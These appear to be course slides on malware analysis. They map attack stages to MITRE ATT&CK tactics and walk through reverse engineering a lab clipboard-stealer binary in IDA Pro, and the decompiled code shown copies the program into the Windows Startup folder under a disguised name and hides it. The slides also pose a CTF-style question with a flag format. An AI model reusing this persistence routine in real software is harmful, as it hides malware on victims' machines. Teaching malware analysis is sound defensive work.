Downgrade Attack	
Impair Defenses (1/8)	
II	Impair Command History Logging
Indicator Blocking	
Safe Mode Boot	
Spoof Security Alerting	
Clear Command History	
Clear Mailbox Data	
Clear Network Connection History and	
Clear Persistence	
Indicator Removal (2/8)	
II	Clear Windows Event Logs
File Deletion	
Network Share Connection Removal	
Timestomp	

山道貓味的一生：持續潛伏 & 提權

- 持續潛伏 Persistence

5. 註冊 scheduled task，定期執行惡意程式

6. 建立後門帳號

- 權限提升 Privilege Escalation

7. 利用漏洞將使用者提權至 Administrator

Persistence	Privilege Escalation
18 techniques	13 techniques
Compromise Client Software Binary	System Process (0/1)
Create Account (0/2)	Domain Policy Modification (0/2)
Escape to Host	
Create or Modify System Process (0/1)	Event Triggered Execution (0/12)
Event Triggered Execution (0/12)	Exploitation for Privilege Escalation
External Remote Services	Hijack Execution Flow (0/10)
Hijack Execution Flow (0/10)	Process Injection (0/9)
Modify Authentication Process (0/6)	Scheduled Task/Job (0/2)
Office Application Startup (0/6)	Valid Accounts (0/3)
Pre-OS Boot (0/3)	
Scheduled Task/Job (0/2)	

山道貓味的一生：憑證存取 & 探索 & 橫向移動

- 憑證存取 Credential Access

8. 從作業系統取得明文密碼、NTLM hash

- 探索 Discovery

9. 掃描系統上的帳號，內網中的網路服務、
芳鄰、其他機器

- 橫向移動 Lateral Movement

10. 透過 RDP、WinRM，利用已取得的
credential 或本身權限移動至其他機器

Credential Access 16 techniques	Discovery 26 techniques	Lateral Movement 9 techniques
Adversary-in-the-Middle (0/3)	Account Discovery (0/3)	Exploitation of Remote Services
Brute Force (0/4)	Application Window Discovery	Internal Spearphishing
Credentials from Password Stores (0/3)	Browser Information Discovery	Lateral Tool Transfer
Exploitation for Credential Access	Debugger Evasion	Remote Service Session Hijacking (0/1)
Forced Authentication	Device Driver Discovery	Distributed Component Object M
Forge Web Credentials (0/2)	Domain Trust Discovery	Remote Desktop Protocol
Input Capture (0/4)	File and Directory Discovery	SMB/Windows Admin Shares
Modify Authentication Process (0/6)	Group Policy Discovery	VNC
Multi-Factor Authentication Interception	Network Service Discovery	Windows Remote Management
Network Sniffing	Network Share Discovery	Replication Through Removable Media
Multi-Factor Authentication Request Generation	Network Sniffing	Software Deployment Tools
Network Sniffing	Password Policy Discovery	Taint Shared Content
OS Credential Dumping (0/6)	Peripheral Device Discovery	Use Alternate Authentication Material (0/2)
Steal or Forge Authentication Certificates	Permission Groups Discovery (0/2)	
Steal or Forge	Process Discovery	
	Query Registry	
	Remote System Discovery	

山道貓味的一生：蒐集 & C2 & 滲出

- 蒯集 Collection

11. 蒯集文件、瀏覽器、Email、剪貼簿等資料

- 指揮與控制 Command & Control (C2)

12. 與攻擊者的 C2 server 連線，取得後續指令

- 滲出 Exfiltration

13. 將資料透過連線傳回攻擊者的 C2 server

Collection 15 techniques	Command and Control 16 techniques	Exfiltration 8 techniques
Adversary-in-the-Middle (0/3)	Application Layer Protocol (0/4)	Automated Exfiltration (0/0)
Archive Collected Data (0/3)	Communication Through Removable Media	Data Transfer Size Limits
Audio Capture	Data Encoding (0/2)	Exfiltration Over Alternative Protocol (0/3)
Automated Collection	Data Obfuscation (0/3)	Exfiltration Over C2 Channel
Browser Session Hijacking	Dynamic Resolution (0/3)	Exfiltration Over Other Network Medium (0/1)
Clipboard Data	Encrypted Channel (0/2)	Exfiltration Over Physical Medium (0/1)
Data from Information Repositories (0/1)	Fallback Channels	Exfiltration Over Web Service (0/3)
Data from Local System	Ingress Tool Transfer	Scheduled Transfer
Data from Network Shared Drive	Multi-Stage Channels	
Data from Removable Media	Non-Application Layer Protocol	
Data Staged (0/2)	Non-Standard Port	
Email Collection (0/3)	Protocol Tunneling	
Input Capture (0/4)	Proxy (0/4)	
Screen Capture	Remote Access Software	
Video Capture	Traffic Signaling (0/2)	
	Bidirectional Communication	
	Dead Drop Resolver	
	One-Way Communication	



Src: YouTube - 山道猴子的一生 (下集)

Hands-on Malware Analysis

⚠ Before Analyze Malware ⚠

- 為了防止被感染 / 散播 / 被攻擊者察覺，請在斷網的 VM 內分析惡意程式
1. Prepare a VM with all the tools you need
 2. Put the compressed malware file into the VM
 3. Unplugged the NIC of the VM
 4. Snapshot the VM
 5. Decompressed the compressed malware file
 6. Start analyze


Lab: Clipboard Stealer

- 具有正常運作的微微微惡意行為
- 可以（但不建議）直接在本機執行，請注意：

 分析完，記得刪除 persistence file

 不要複製機敏資訊 (e.g., 密碼) 至剪貼簿，會在內網上裸奔

Load File to Analyze



Open Decompile View



This screenshot shows the IDA Pro interface in Disassembly view. The window title bar says "eductf-lab.exe - IDA Pro". The main area displays assembly code for the main function:

```
; This file was generated by The Interactive Disassembler (IDA)
; Copyright (c) 2023 Hex-Rays, <support@hex-rays.com>
; Freeware version

; Input SHA256 : 1FDC75942ABC492A75FDBA3CA45580F80B2AC78C1415439ABB3AC7251B3F09AC
; Input MD5    : 2C3355C914BA2A3DE18D1DC907F38366
; Input CRC32  : 1D4EA523

; File Name   : /Users/ice1187/Desktop/dist/eductf-lab.exe
; Format      : Portable executable for AMD64 (PE)
; Imagebase   : 140000000
; Timestamp   : 652B98D6 (Sun Oct 15 07:46:30 2023)
; Section 1. (virtual address 00001000)
; Virtual size        : 00001AEC ( 6892.)
; Section size in file : 00001C00 ( 7168.)
; Offset to raw data for section: 00000400
; Flags 60000020: Text Executable Readable
; Alignment     : default
; PDB File Name : C:\Users\hcc00\Desktop\eductf-lab\x64\Release\eductf-lab.pdb
; OS type      : MS Windows
; Application type: Executable


.686p
.mmx
.model flat

; Segment type: Pure code
; Segment permissions: Read/Execute
_text segment para public 'CODE' use64
assume cs:_text
;org 140001000h
assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing

; int __fastcall main(int argc, const char **argv, const char **envp)
main proc near
sub    rsp, 28h
mov    ecx, 1B7740h    ; dwMilliseconds
call   cs:Sleep
call   sub_140001C80
call   sub_140001030
call   sub_140001120
call   sub_140001BF0
xor    eax, eax
add    rsp, 28h
retn
main endp
```

Disassembly

[Tab] / [F5]



```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     Sleep(0x1B7740u);
4     sub_140001C80();
5     sub_140001030();
6     sub_140001120();
7     sub_140001BF0();
8     return 0;
9 }
```

Decompile

Lab1: sub_140001C80

分析 eductf-lab.exe 中的 function sub_140001C80 在做什麼，並找出其行為所對應的 MITRE ATT&CK technique ID。

Analyze the function sub_140001C80 in eductf-lab.exe, and find the MITRE ATT&CK technique ID that matches its behavior.

Flag format: FLAG{T1234.001}

sub_140001C80

```
1 DWORD sub_140001C80()
2 {
3     DWORD result; // eax
4     size_t v1; // rax
5     DWORD v2; // [rsp+20h] [rbp-258h]
6     const CHAR *lpNewFileName; // [rsp+28h] [rbp-250h]
7     DWORD pcbBuffer[4]; // [rsp+30h] [rbp-248h] BYREF
8     CHAR Buffer[272]; // [rsp+40h] [rbp-238h] BYREF
9     CHAR Filename[272]; // [rsp+150h] [rbp-128h] BYREF
10
11    result = GetModuleFileNameA(0i64, Filename, 0x104u);
12    v2 = result;
13    if ( result )
14    {
15        result = GetUserNameA(Buffer, pcbBuffer);
16        if ( result )
17        {
18            v1 = pcbBuffer[0] + v2 + 100;
19            if ( __CFADD__(pcbBuffer[0], v2 + 100) )
20                v1 = -1i64;
21            lpNewFileName = (const CHAR *)malloc(v1);
22            sub_140001350(
23                lpNewFileName,
24                v2 + pcbBuffer[0] + 100,
25                "C:\\\\Users\\\\%s\\\\AppData\\\\Roaming\\\\Microsoft\\\\Windows\\\\Start Menu\\\\Programs\\\\Startup\\\\SecurityUpdateCheck.exe",
26                Buffer);
27            result = CopyFileA(Filename, lpNewFileName, 0);
28            if ( result )
29                return SetFileAttributesA(lpNewFileName, 0x26u);
30        }
31    }
32    return result;
33 }
```

GetModuleFileNameA

Retrieves the fully qualified path for the file that contains the specified module. The module must have been loaded by the current process.

To locate the file for a module that was loaded by another process, use the [GetModuleFileNameEx](#) function.

Syntax

C++

 Copy

```
DWORD GetModuleFileNameA(
    [in, optional] HMODULE hModule,
    [out]          LPSTR   lpFilename,
    [in]           DWORD   nSize
);
```

<https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulefilenamea>

GetModuleFileNameA

[in, optional] hModule

A handle to the loaded module whose path is being requested. If this parameter is **NULL**, **GetModuleFileName** retrieves the path of the executable file of the current process.

<https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulefilenamea>

GetModuleFileNameA

Return value

If the function succeeds, the return value is the length of the string that is copied to the buffer, in characters, not including the terminating null character. If the buffer is too small to hold the module name, the string is truncated to *nSize* characters including the terminating null character, the function returns *nSize*, and the function sets the last error to **ERROR_INSUFFICIENT_BUFFER**.

<https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulefilenamea>

sub_140001C80

```
1 DWORD sub_140001C80()
2 {
3     DWORD result; // eax
4     size_t v1; // rax
5     DWORD exe_path_len; // [rsp+20h] [rbp-258h]
6     const CHAR *lpNewFileName; // [rsp+28h] [rbp-250h]
7     DWORD pcbBuffer[4]; // [rsp+30h] [rbp-248h] BYREF
8     CHAR Buffer[272]; // [rsp+40h] [rbp-238h] BYREF
9     CHAR exe_path[272]; // [rsp+150h] [rbp-128h] BYREF
10
11    result = GetModuleFileNameA(0i64, exe_path, 0x104u);
12    exe_path_len = result;
13    if ( result )
14    {
15        result = GetUserNameA(Buffer, pcbBuffer);
16        if ( result )
17        {
18            v1 = pcbBuffer[0] + exe_path_len + 100;
19            if ( __CFADD__(pcbBuffer[0], exe_path_len + 100) )
20                v1 = -1i64;
21            lpNewFileName = (const CHAR *)malloc(v1);
22            sub_140001350(
23                lpNewFileName,
24                exe_path_len + pcbBuffer[0] + 100,
25                "C:\\\\Users\\\\%s\\\\AppData\\\\Roaming\\\\Microsoft\\\\Windows\\\\Start Menu\\\\Programs\\\\Startup\\\\SecurityUpdateCheck.exe",
26                Buffer);
27            result = CopyFileA(exe_path, lpNewFileName, 0);
28            if ( result )
29                return SetFileAttributesA(lpNewFileName, 0x26u);
30        }
31    }
32    return result;
33 }
```

1. select then press [n] to rename variables

GetUserNameA

Retrieves the name of the user associated with the current thread.

Use the [GetUserNameEx](#) function to retrieve the user name in a specified format. Additional information is provided by the [IADsADSSystemInfo](#) interface.

Syntax

C++

 Copy

```
BOOL GetUserNameA(  
    [out]     LPSTR  lpBuffer,  
    [in, out] LPDWORD pcbBuffer  
);
```

sub_140001C80

```
1 DWORD sub_140001C80()
2 {
3     DWORD result; // eax
4     size_t v1; // rax
5     DWORD exe_path_len; // [rsp+20h] [rbp-258h]
6     const CHAR *lpNewFileName; // [rsp+28h] [rbp-250h]
7     DWORD user_name_len[4]; // [rsp+30h] [rbp-248h] BYREF
8     CHAR user_name[272]; // [rsp+40h] [rbp-238h] BYREF
9     CHAR exe_path[272]; // [rsp+150h] [rbp-128h] BYREF
0
1     result = GetModuleFileNameA(0i64, exe_path, 0x104u);
2     exe_path_len = result;
3     if ( result )
4     {
5         result = GetUserNameA(user_name, user_name_len); |
6         if ( result )
7         {
8             v1 = user_name_len[0] + exe_path_len + 100;
9             if ( __CFADD__(user_name_len[0], exe_path_len + 100) )
0                 v1 = -1i64;
1             lpNewFileName = (const CHAR *)malloc(v1);
2             sub_140001350(
3                 lpNewFileName,
4                 exe_path_len + user_name_len[0] + 100,
5                 "C:\\\\Users\\\\%s\\\\AppData\\\\Roaming\\\\Microsoft\\\\Windows\\\\Start Menu\\\\Programs\\\\Startup\\\\SecurityUpdateCheck.exe"
6                 user_name);
7             result = CopyFileA(exe_path, lpNewFileName, 0);
8             if ( result )
9                 return SetFileAttributesA(lpNewFileName, 0x26u);
0             }
1         }
2     return result;
3 }
```

2. rename GetUserNamesA's arguments

sub_140001C80

```
1 DWORD sub_140001C80()
2 {
3     DWORD result; // eax
4     size_t alloc_size; // rax
5     DWORD exe_path_len; // [rsp+20h] [rbp-258h]
6     const CHAR *lpNewFileName; // [rsp+28h] [rbp-250h]
7     DWORD user_name_len[4]; // [rsp+30h] [rbp-248h] BYREF
8     CHAR user_name[272]; // [rsp+40h] [rbp-238h] BYREF
9     CHAR exe_path[272]; // [rsp+150h] [rbp-128h] BYREF
10
11    result = GetModuleFileNameA(0i64, exe_path, 0x104u);
12    exe_path_len = result;
13    if ( result )
14    {
15        result = GetUserNameA(user_name, user_name_len);
16        if ( result )
17        {
18            alloc_size = user_name_len[0] + exe_path_len + 100;
19            if ( __CFADD__(user_name_len[0], exe_path_len + 100) )
20                alloc_size = -1i64;
21            lpNewFileName = (const CHAR *)malloc(alloc_size);
22            sprintf_s(
23                lpNewFileName,
24                exe_path_len + user_name_len[0] + 100,
25                "C:\\\\Users\\\\%s\\\\AppData\\\\Roaming\\\\Microsoft\\\\Windows\\\\Start Menu\\\\Programs\\\\Startup\\\\SecurityUpdateCheck.exe",
26                user_name);
27            result = CopyFileA(exe_path, lpNewFileName, 0);
28            if ( result )
29                return SetFileAttributesA(lpNewFileName, 0x26u);
30        }
31    }
32    return result;
33 }
```

3. rename function to sprintf_s

SetFileAttributesA

0x20
0x02

OR) 0x04

0x26

Value	Meaning
FILE_ATTRIBUTE_ARCHIVE 32 (0x20)	A file or directory that is an archive file or directory. Applications typically use this attribute to mark files for backup or removal.
FILE_ATTRIBUTE_HIDDEN 2 (0x2)	The file or directory is hidden. It is not included in an ordinary directory listing.
FILE_ATTRIBUTE_NORMAL 128 (0x80)	A file that does not have other attributes set. This attribute is valid only when used alone.
FILE_ATTRIBUTE_NOT_CONTENT_INDEXED 8192 (0x2000)	The file or directory is not to be indexed by the content indexing service.
FILE_ATTRIBUTE_OFFLINE 4096 (0x1000)	The data of a file is not available immediately. This attribute indicates that the file data is physically moved to offline storage. This attribute is used by Remote Storage, which is the hierarchical storage management software. Applications should not arbitrarily change this attribute.
FILE_ATTRIBUTE_READONLY 1 (0x1)	A file that is read-only. Applications can read the file, but cannot write to it or delete it. This attribute is not honored on directories. For more information, see "You cannot view or change the Read-only or the System attributes of folders in Windows Server 2003, in Windows XP, or in Windows Vista."
FILE_ATTRIBUTE_SYSTEM 4 (0x4)	A file or directory that the operating system uses a part of, or uses exclusively.
FILE_ATTRIBUTE_TEMPORARY 256 (0x100)	A file that is being used for temporary storage. File systems avoid writing data back to mass storage if sufficient cache memory is available, because typically, an application deletes a temporary file after the handle is closed. In that scenario, the system can entirely avoid writing the data. Otherwise, the data is written after the handle is closed.

sub_140001C80

```
1 DWORD sub_140001C80()
2 {
3     DWORD result; // eax
4     size_t alloc_size; // rax
5     DWORD exe_path_len; // [rsp+20h] [rbp-258h]
6     const CHAR *lpNewFileName; // [rsp+28h] [rbp-250h]
7     DWORD user_name_len[4]; // [rsp+30h] [rbp-248h] BYREF
8     CHAR user_name[272]; // [rsp+40h] [rbp-238h] BYREF
9     CHAR exe_path[272]; // [rsp+150h] [rbp-128h] BYREF
10
11    result = GetModuleFileNameA(0i64, exe_path, 0x104u);
12    exe_path_len = result;
13    if ( result )
14    {
15        result = GetUserNameA(user_name, user_name_len);
16        if ( result )
17        {
18            alloc_size = user_name_len[0] + exe_path_len + 100;
19            if ( __CFADD__(user_name_len[0], exe_path_len + 100) )
20                alloc_size = -1i64;
21            lpNewFileName = (const CHAR *)malloc(alloc_size);
22            sprintf_s(
23                lpNewFileName,
24                exe_path_len + user_name_len[0] + 100,
25                "C:\\\\Users\\\\%s\\\\AppData\\\\Roaming\\\\Microsoft\\\\Windows\\\\Start Menu\\\\Programs\\\\Startup\\\\SecurityUpdateCheck.exe",
26                user_name);
27            result = CopyFileA(exe_path, lpNewFileName, 0);
28            if ( result )
29                return SetFileAttributesA(lpNewFileName, 0x26u); // FILE_ATTRIBUTE_ARCHIVE | HIDDEN | SYSTEM
30        }
31    }
32    return result;
33 }
```

4. press [/] to add comment

writeSelfToStartupFolder

```
1 DWORD writeSelfToStartupFolder_1C80()
2 {
3     DWORD result; // eax
4     size_t v1; // rax
5     DWORD exe_path_len; // [rsp+20h] [rbp-258h]
6     const CHAR *lpNewFileName; // [rsp+28h] [rbp-250h]
7     int user_name_len[4]; // [rsp+30h] [rbp-248h] BYREF
8     CHAR user_name[272]; // [rsp+40h] [rbp-238h] BYREF
9     CHAR exe_path[272]; // [rsp+150h] [rbp-128h] BYREF
10
11    result = GetModuleFileNameA(0i64, exe_path, 0x104u);
12    exe_path_len = result;
13    if ( result )
14    {
15        result = GetUserNameA(user_name, (LPDWORD)user_name_len);
16        if ( result )
17        {
18            v1 = user_name_len[0] + exe_path_len + 100;
19            if ( __CFADD__(user_name_len[0], exe_path_len + 100) )
20                v1 = -1i64;
21            lpNewFileName = (const CHAR *)malloc(v1);
22            sprintf_s(
23                lpNewFileName,
24                exe_path_len + user_name_len[0] + 100,
25                "C:\\\\Users\\\\%s\\\\AppData\\\\Roaming\\\\Microsoft\\\\Windows\\\\Start Menu\\\\Programs\\\\Startup\\\\SecurityUpdateCheck.exe",
26                user_name);
27            result = CopyFileA(exe_path, lpNewFileName, 0);
28            if ( result )
29                return SetFileAttributesA(lpNewFileName, 0x26u); // FILE_ATTRIBUTE_ARCHIVE | HIDDEN | SYSTEM
30        }
31    }
32    return result;
33 }
```

